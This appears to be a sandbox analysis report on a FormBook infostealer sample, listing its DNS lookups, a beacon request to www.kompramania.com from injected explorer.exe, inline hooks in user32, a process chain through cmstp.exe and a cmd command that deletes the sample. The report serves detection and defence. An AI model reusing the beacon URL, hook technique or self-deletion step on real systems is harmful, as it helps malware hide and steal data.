Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 4, 2021 10:38:27.571257114 CEST	192.168.2.7	8.8.8.8	0xbd4c	Standard query (0)	clientconf ig.passport.net	A (IP address)	IN (0x0001)
May 4, 2021 10:39:39.998779058 CEST	192.168.2.7	8.8.8.8	0x1021	Standard query (0)	www.findin kjams.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 4, 2021 10:40:00.440198898 CEST	192.168.2.7	8.8.8.8	0xca40	Standard query (0)	www.kompramania.com	A (IP address)	IN (0x0001)
May 4, 2021 10:40:43.695204020 CEST	192.168.2.7	8.8.8.8	0x4d9	Standard query (0)	www.sweette.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 4, 2021 10:38:27.631792068 CEST	8.8.8.8	192.168.2.7	0xbd4c	No error (0)	clientconfig.passport.net	authgfx.msa.akadns6.net		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 10:38:27.944113970 CEST	8.8.8.8	192.168.2.7	0x302b	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.akadns.net		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 10:39:40.085185051 CEST	8.8.8.8	192.168.2.7	0x1021	Name error (3)	www.findinkjams.com	none	none	A (IP address)	IN (0x0001)
May 4, 2021 10:40:00.507975101 CEST	8.8.8.8	192.168.2.7	0xca40	No error (0)	www.kompramania.com	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 10:40:00.507975101 CEST	8.8.8.8	192.168.2.7	0xca40	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
May 4, 2021 10:40:00.507975101 CEST	8.8.8.8	192.168.2.7	0xca40	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
May 4, 2021 10:40:00.507975101 CEST	8.8.8.8	192.168.2.7	0xca40	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
May 4, 2021 10:40:00.507975101 CEST	8.8.8.8	192.168.2.7	0xca40	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
May 4, 2021 10:40:00.507975101 CEST	8.8.8.8	192.168.2.7	0xca40	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
May 4, 2021 10:40:00.507975101 CEST	8.8.8.8	192.168.2.7	0xca40	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)
May 4, 2021 10:40:00.507975101 CEST	8.8.8.8	192.168.2.7	0xca40	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
May 4, 2021 10:40:43.769695997 CEST	8.8.8.8	192.168.2.7	0x4d9	No error (0)	www.sweette.com		64.190.62.111	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.kompramania.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.7	49722	198.54.117.212	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 10:40:00.703862906 CEST	1646	OUT	GET /blm/?v4=jT8U/4hmrcCGqX5zF6RLU3xaP16cys1ENKtgh6K33uf7HOVcxmeLoGjlinA45QceqzYG68+/fQ==&Jr=V48DzvNH HTTP/1.1 Host: www.kompramania.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe


Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x85 0x5E 0xED
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x8D 0xDE 0xED
GetMessageW	INLINE	0x48 0x8B 0xB8 0x8D 0xDE 0xED
GetMessageA	INLINE	0x48 0x8B 0xB8 0x85 0x5E 0xED

Statistics

Behavior



System Behavior

Analysis Process: w73FtMA4ZTl9NFm.exe PID: 3764 Parent PID: 5680

General

Start time:	10:38:35
Start date:	04/05/2021
Path:	C:\Users\user\Desktop\w73FtMA4ZTl9NFm.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\w73FtMA4ZTl9NFm.exe'
Imagebase:	0xfd0000
File size:	780800 bytes
MD5 hash:	FF44BFE6955F4D11F915B4A0B818FC7C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Copyright Joe Security LLC 2021

Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000001.00000002.246792230.0000000003635000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.247215566.00000000045E9000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.247215566.00000000045E9000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.247215566.00000000045E9000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D57CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D57CF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\w73FtMA4ZTl9NFm.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D88C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\w73FtMA4ZTl9NFm.exe.log	unknown	1314	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72 73 69 6f 6e 3d 31 30 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.	success or wait	1	6D88C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D555705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D555705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D4B03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D55CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D4B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D4B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D4B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D4B03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D555705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D555705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C3C1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C3C1B4F	ReadFile

Analysis Process: w73FtMA4ZTl9NFm.exe PID: 1168 Parent PID: 3764

General

Start time:	10:38:39
Start date:	04/05/2021
Path:	C:\Users\user\Desktop\w73FtMA4ZTl9NFm.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\w73FtMA4ZTl9NFm.exe
Imagebase:	0xb00000
File size:	780800 bytes
MD5 hash:	FF44BFE6955F4D11F915B4A0B818FC7C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.287250589.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.287250589.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.287250589.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.288102436.00000000018D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.288102436.00000000018D0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.288102436.00000000018D0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.287644899.0000000001550000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.287644899.0000000001550000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.287644899.0000000001550000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	419E47	NtReadFile

Analysis Process: explorer.exe PID: 3292 Parent PID: 1168

General

Start time:	10:38:41
Start date:	04/05/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff662bf0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmstp.exe PID: 6400 Parent PID: 3292

General

Start time:	10:38:56
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\cmstp.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cmstp.exe
Imagebase:	0xa30000
File size:	82944 bytes
MD5 hash:	4833E65ED211C7F118D4A11E6FB58A09
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.508139744.0000000004460000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.508139744.0000000004460000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.508139744.0000000004460000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.502602967.0000000000680000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.502602967.0000000000680000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.502602967.0000000000680000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.505004698.0000000002C20000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.505004698.0000000002C20000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.505004698.0000000002C20000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	699E47	NtReadFile

Analysis Process: cmd.exe PID: 6804 Parent PID: 6400

General

Start time:	10:39:01
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\w73FtMA4ZTl9NFm.exe'
Imagebase:	0x960000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6860 Parent PID: 6804

General

Start time:	10:39:01
Start date:	04/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff774ee0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis

Copyright Joe Security LLC 2021